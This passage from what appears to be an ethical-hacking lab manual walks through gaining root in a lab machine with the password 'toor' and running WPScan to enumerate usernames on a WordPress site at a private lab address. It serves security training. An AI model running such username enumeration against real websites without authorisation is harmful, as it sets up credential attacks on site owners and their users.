window, type **sudo su** and press **Enter** to run the programs as a root user.

> Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.




6. In the **Terminal** window, type **wpscan --api-token [API Token] --url http://10.10.1.22:8080/CEH --enumerate u** and press **Enter**.

Note: **--enumerate u**: specifies the enumeration of usernames. Note:Here, we will use the API token that we obtained by registering with the **https://wpscan.com/register** website.




7. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.

